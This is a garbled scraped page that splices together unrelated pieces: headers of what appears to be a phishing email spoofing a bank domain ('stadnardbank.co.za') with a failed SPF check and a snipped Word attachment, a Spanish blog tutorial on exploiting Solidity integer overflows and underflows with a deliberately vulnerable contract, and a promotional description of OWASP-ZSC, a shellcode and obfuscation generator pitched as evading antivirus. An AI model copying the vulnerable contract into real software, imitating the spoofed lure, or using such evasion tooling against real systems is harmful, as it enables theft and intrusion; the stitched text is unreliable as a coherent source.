Content-Type: text/html; charset=us-ascii

<b>Important information about last changes in EDGAR Filings</b><br/><br/>Attached document is directed to <snip>


--b2_7608a3de5fe6c9bf7df6782a8aa9790f--

--b1_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.document; name="EDGAR_Rules_2017.docx"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename=EDGAR_Rules_2017.docx

<snip>


--b1_7608a3de5fe6c9bf7df6782a8aa9790f--


for 4b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568 SBNG20171010.docx

Received: from VI1PR08MB2670.eurprd08.prod.outlook.com (10.175.245.20) by
 AM4PR08MB2659.eurprd08.prod.outlook.com (10.171.190.148) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id
 15.20.77.7 via Mailbox Transport; Thu, 12 Oct 2017 10:45:16 +0000
Received: from DB6PR0802MB2600.eurprd08.prod.outlook.com (10.172.252.17) by
 VI1PR08MB2670.eurprd08.prod.outlook.com (10.175.245.20) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id
 15.20.77.7; Thu, 12 Oct 2017 10:45:15 +0000
Received: from VI1PR0802CA0047.eurprd08.prod.outlook.com
 (2603:10a6:800:a9::33) by DB6PR0802MB2600.eurprd08.prod.outlook.com
 (2603:10a6:4:a2::17) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id 15.20.77.7; Thu, 12 Oct
 2017 10:45:14 +0000
Received: from DB3FFO11FD006.protection.gbl (2a01:111:f400:7e04::133) by
 VI1PR0802CA0047.outlook.office365.com (2603:10a6:800:a9::33) with Microsoft
 SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id 15.20.77.7 via Frontend
 Transport; Thu, 12 Oct 2017 10:45:14 +0000
Received: from za-hybrid.mail.standardbank.com (147.152.120.47) by
 DB3FFO11FD006.mail.protection.outlook.com (10.47.216.95) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id
 15.20.77.10 via Frontend Transport; Thu, 12 Oct 2017 10:45:12 +0000
Received: from <snip> (10.234.178.186) by
 <snip>(10.144.20.58) with Microsoft SMTP
 Server (TLS) id 14.3.339.0; Thu, 12 Oct 2017 12:44:35 +0200
Received: from <snip> (10.234.174.102) by
 <snip> with Microsoft SMTP Server
 id 8.3.389.2; Thu, 12 Oct 2017 11:43:42 +0100
Received: from cluster-a.mailcontrol.com (unknown [85.115.52.190]) by
 Forcepoint Email with ESMTPS id AC3EDEB6D852BD348649; Thu, 12 Oct 2017
 11:43:38 +0100 (CET)
Received: from rly14a.srv.mailcontrol.com (localhost [127.0.0.1]) by
 rly14a.srv.mailcontrol.com (MailControl) with ESMTP id v9CAhaCs039950; Thu,
 12 Oct 2017 11:43:36 +0100
Received: from localhost.localdomain (localhost.localdomain [127.0.0.1]) by
 rly14a.srv.mailcontrol.com (MailControl) id v9CAhaRp039947; Thu, 12 Oct 2017
 11:43:36 +0100
Received: from mx1.ssl-secure-mail.com (mx1.ssl-secure-mail.com
 [188.166.157.242]) by rly14a-eth0.srv.mailcontrol.com (envelope-sender
 <Emmanuel.Chatta@stadnardbank.co.za>) (MIMEDefang) with ESMTP id
 v9CAhZoc039719 (TLS bits=256 verify=NO); Thu, 12 Oct 2017 11:43:36 +0100
 (BST)
Received: from authenticated-user (mx1.ssl-secure-mail.com [188.166.157.242])
(using TLSv1 with cipher ECDHE-RSA-AES256-SHA (256/256 bits)) (No client
 certificate requested) by mx1.ssl-secure-mail.com (Postfix) with ESMTPSA id
 571CD1511D4; Thu, 12 Oct 2017 06:43:35 -0400 (EDT)
From: Emmanuel Chatta <Emmanuel.Chatta@stadnardbank.co.za>
To: <snip>
Subject: Document
Thread-Topic: Document
Thread-Index: AQHTQ0cx2UbfjWEaCEK0bdQsLAkUYA==
Date: Thu, 12 Oct 2017 10:43:35 +0000
Message-ID: <f8c34a32397e02274fd65930045f0204@ssl-secure-mail.com>
Content-Language: en-US
X-MS-Exchange-Organization-AuthSource: <snip>
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
received-spf: Fail (protection.outlook.com: domain of <snip> does
 not designate 147.152.120.47 as permitted sender)
 receiver=protection.outlook.com; client-ip=147.152.120.47;
 helo=<snip>;
x-scanned-by: MailControl 44278.1987 (www.mailcontrol.com) on 10.65.1.124
x-mailcontrol-inbound: 4HEeExWtV!H1jiRXZJTT7wjEcFneOidAa+WVdv9sScH43ayzJcnLn4fvVkSq3YGx
x-ms-publictraffictype: Email
X-Microsoft-Exchange-Diagnostics: 1;AM4PR08MB2659;27:42C8MVC/6E4KnuK79xnDQihs/aWUnFSYSvMpUq/ZWFgliSK+uNXwEUaalqg0K4Ukdn7mPjI/6bOflK6H4WqZhQpH28iVAkhECXI6saRJPgqIf8Vn6JKx/rSyKhnUCz+c
Content-Type: multipart/mixed;
boundary="_002_f8c34a32397e02274fd65930045f0204sslsecuremailcom_"
MIME-Version: 1.0

More articles
  1. Escuela Travel Hacking
  2. Manual Del Hacker
  3. Manual Del Hacker
  4. Growth Hacking Pdf
  5. Growth Hacking Instagram

jueves, 21 de mayo de 2020

Blockchain Exploitation Labs - Part 3 Exploiting Integer Overflows And Underflows


In part 1 and 2 we covered re-entrancy and authorization attack scenarios within the Ethereum smart contract environment. In this blog we will cover integer attacks against blockchain decentralized applications (DAPs) coded in Solidity.

Integer Attack Explanation:

An integer overflow and underflow happens when a check on a value is used with an unsigned integer, which either adds or subtracts beyond the limits the variable can hold. If you remember back to your computer science class each variable type can hold up to a certain value length. You will also remember some variable types only hold positive numbers while others hold positive and negative numbers.

If you go outside of the constraints of the number type you are using it may handle things in different ways such as an error condition or perhaps cutting the number off at the maximum or minimum value.

In the Solidity language for Ethereum when we reach values past what our variable can hold it in turn wraps back around to a number it understands. So for example if we have a variable that can only hold a 2 digit number when we hit 99 and go past it, we will end up with 00. Inversely if we had 00 and we subtracted 1 we would end up with 99.


Normally in your math class the following would be true:

99 + 1 = 100
00 - 1 = -1


In solidity with unsigned numbers the following is true:

99 + 1 = 00
00 - 1 = 99


So the issue lies with the assumption that a number will fail or provide a correct value in mathematical calculations when indeed it does not. So comparing a variable with a require statement is not sufficiently accurate after performing a mathematical operation that does not check for safe values.

That comparison may very well be comparing the output of an over/under flowed value and be completely meaningless. The Require statement may return true, but not based on the actual intended mathematical value. This in turn will lead to an action performed which is beneficial to the attacker for example checking a low value required for a funds validation but then receiving a very high value sent to the attacker after the initial check. Lets go through a few examples.

Simple Example:

Lets say we have the following Require check as an example:
require(balance - withdraw_amount > 0) ;


Now the above statement seems reasonable, if the users balance minus the withdrawal amount is less than 0 then obviously they don't have the money for this transaction correct?

This transaction should fail and produce an error because not enough funds are held within the account for the transaction. But what if we have 5 dollars and we withdraw 6 dollars using the scenario above where we can hold 2 digits with an unsigned integer?

Let's do some math.
5 - 6 = 99

Last I checked 99 is greater than 0 which poses an interesting problem. Our check says we are good to go, but our account balance isn't large enough to cover the transaction. The check will pass because the underflow creates the wrong value which is greater than 0 and more funds then the user has will be transferred out of the account.

Because the following math returns true:
 require(99 > 0) 

Withdraw Function Vulnerable to an UnderFlow:

The below example snippet of code illustrates a withdraw function with an underflow vulnerability:

function withdraw(uint _amount){

    require(balances[msg.sender] - _amount > 0);
    msg.sender.transfer(_amount);
    balances[msg.sender] -= _amount;

}


In this example the require line checks that the balance is greater then 0 after subtracting the _amount but if the _amount is greater than the balance it will underflow to a value above 0 even though it should fail with a negative number as its true value.

require(balances[msg.sender] - _amount > 0);


It will then send the value of the _amount variable to the recipient without any further checks:

msg.sender.transfer(_amount);

Followed by possibly increasing the value of the senders account with an underflow condition even though it should have been reduced:

balances[msg.sender] -= _amount;


Depending how the Require check and transfer functions are coded the attacker may not lose any funds at all but be able to transfer out large sums of money to other accounts under his control simply by underflowing the require statements which checks the account balance before transferring funds each time.

Transfer Function Vulnerable to a Batch Overflow:

Overflow conditions often happen in situations where you are sending a batched amount of values to recipients. If you are doing an airdrop and have 200 users who are each receiving a large sum of tokens but you check the total sum of all users tokens against the total funds it may trigger an overflow. The logic would compare a smaller value to the total tokens and think you have enough to cover the transaction for example if your integer can only hold 5 digits in length or 00,000 what would happen in the below scenario?


You have 10,000 tokens in your account
You are sending 200 users 499 tokens each
Your total sent is 200*499 or 99,800

The above scenario would fail as it should since we have 10,000 tokens and want to send a total of 99,800. But what if we send 500 tokens each? Lets do some more math and see how that changes the outcome.


You have 10,000 tokens in your account
You are sending 200 users 500 tokens each
Your total sent is 200*500 or 100,000
New total is actually 0

This new scenario produces a total that is actually 0 even though each users amount is 500 tokens which may cause issues if a require statement is not handled with safe functions which stop an overflow of a require statement.


Lets take our new numbers and plug them into the below code and see what happens:

1. uint total = _users.length * _tokens;
2. require(balances[msg.sender] >= total);
3. balances[msg.sender] = balances[msg.sender] -total;

4. for(uint i=0; i < users.length; i++){ 

5.       balances[_users[i]] = balances[_users[i]] + _value;


Same statements substituting the variables for our scenarios values:

1. uint total = _200 * 500;
2. require(10,000 >= 0);
3. balances[msg.sender] = 10,000 - 0;

4. for(uint i=0; i < 500; i++){ 

5.      balances[_recievers[i]] = balances[_recievers[i]] + 500;


Batch Overflow Code Explanation:

1: The total variable is 100,000 which becomes 0 due to the 5 digit limit overflow when a 6th digit is hit at 99,999 + 1 = 0. So total now becomes 0.

2: This line checks if the users balance is high enough to cover the total value to be sent which in this case is 0 so 10,000 is more then enough to cover a 0 total and this check passes due to the overflow.

3: This line deducts the total from the senders balance which does nothing since the total of 10,000 - 0 is 10,000.  The sender has lost no funds.

4-5: This loop iterates over the 200 users who each get 500 tokens and updates the balances of each user individually using the real value of 500 as this does not trigger an overflow condition. Thus sending out 100,000 tokens without reducing the senders balance or triggering an error due to lack of funds. Essentially creating tokens out of thin air.

In this scenario the user retained all of their tokens but was able to distribute 100k tokens across 200 users regardless if they had the proper funds to do so.

Lab Follow Along Time:

We went through what might have been an overwhelming amount of concepts in this chapter regarding over/underflow scenarios now lets do an example lab in the video below to illustrate this point and get a little hands on experience reviewing, writing and exploiting smart contracts. Also note in the blockchain youtube playlist we cover the same concepts from above if you need to hear them rather then read them.

For this lab we will use the Remix browser environment with the current solidity version as of this writing 0.5.12. You can easily adjust the compiler version on Remix to this version as versions update and change frequently.
https://remix.ethereum.org/

Below is a video going through coding your own vulnerable smart contract, the video following that goes through exploiting the code you create and the videos prior to that cover the concepts we covered above:


Download Video Lab Example Code:

Download Sample Code:

//Underflow Example Code: 
//Can you bypass the restriction? 
//--------------------------------------------
 pragma solidity ^0.5.12;

contract Underflow{
     mapping (address =>uint) balances;

     function contribute() public payable{
          balances[msg.sender] = msg.value;  
     }

     function getBalance() view public returns (uint){
          return balances[msg.sender];     
     }

     function transfer(address _reciever, uint _value) public payable{
         require(balances[msg.sender] - _value >= 5);
         balances[msg.sender] = balances[msg.sender] - _value;  

         balances[_reciever] = balances[_reciever] + _value;
     }
    
}

This next video walks through exploiting the code above, preferably hand coded by you into the remix environment. As the best way to learn is to code it yourself and understand each piece:


Conclusion: 

We covered a lot of information at this point and the video series playlist associated with this blog series has additional information and walk throughs. Also other videos as always will be added to this playlist including fixing integer overflows in the code and attacking an actual live Decentralized Blockchain Application. So check out those videos as they are dropped and the current ones, sit back and watch and re-enforce the concepts you learned in this blog and in the previous lab. This is an example from a full set of labs as part of a more comprehensive exploitation course we have been working on.

Read more


OWASP-ZSC: A Shellcode/Obfuscate Customized Code Generating Tool


About OWASP-ZSC
   OWASP ZSC is open source software written in python which lets you generate customized shellcodes and convert scripts to an obfuscated script. This software can be run on Windows/Linux/OSX with Python 2 or 3.

   What is shellcode?: Shellcode is a small codes in Assembly language which could be used as the payload in software exploitation. Other usages are in malwares, bypassing antiviruses, obfuscated codes...

   You can read more about OWASP-ZSC in these link:
Why use OWASP-ZSC?
   Another good reason for obfuscating files or generating shellcode with OWASP-ZSC is that it can be used during your pen-testing. Malicious hackers use these techniques to bypass anti-virus and load malicious files in systems they have hacked using customized shellcode generators. Anti-virus work with signatures in order to identify harmful files. When using very well known encoders such as msfvenom, files generated by this program might be already flagged by Anti-virus programs.

   Our purpose is not to provide a way to bypass anti-virus with malicious intentions, instead, we want to provide pen-testers a way to challenge the security provided by Anti-virus programs and Intrusion Detection systems during a pen test.In this way, they can verify the security just as a black-hat will do.

   According to other shellcode generators same as Metasploit tools and etc, OWASP-ZSC  using new encodes and methods which antiviruses won't detect. OWASP-ZSC encoders are able to generate shell codes with random encodes and that allows you to generate thousands of new dynamic shellcodes with the same job in just a second, that means, you will not get the same code if you use random encodes with same commands, And that make OWASP-ZSC one of the best! During the Google Summer of Code we are working on to generate Windows Shellcode and new obfuscation methods. We are working on the next version that will allow you to generate OSX.

OWASP-ZSC Installation:
   You must install Metasploit and Python 2 or 3 first:
  • For Debian-based distro users: sudo apt install python2 python3 metasploit-framework
  • For Arch Linux based distro users: sudo pacman -S python2 python3 metasploit
  • For Windows users: Download Python and Metasploit here.
   And then, enter these command (If you're Windows user, don't enter sudo):
DISCLAIMER: THIS SOFTWARE WAS CREATED TO CHALLENGE ANTIVIRUS TECHNOLOGY, RESEARCH NEW ENCRYPTION METHODS, AND PROTECT SENSITIVE OPEN SOURCE FILES WHICH INCLUDE IMPORTANT DATA. CONTRIBUTORS AND OWASP FOUNDATION WILL NOT BE RESPONSIBLE FOR ANY ILLEGAL USAGE.

An example of OWASP-ZSC
More information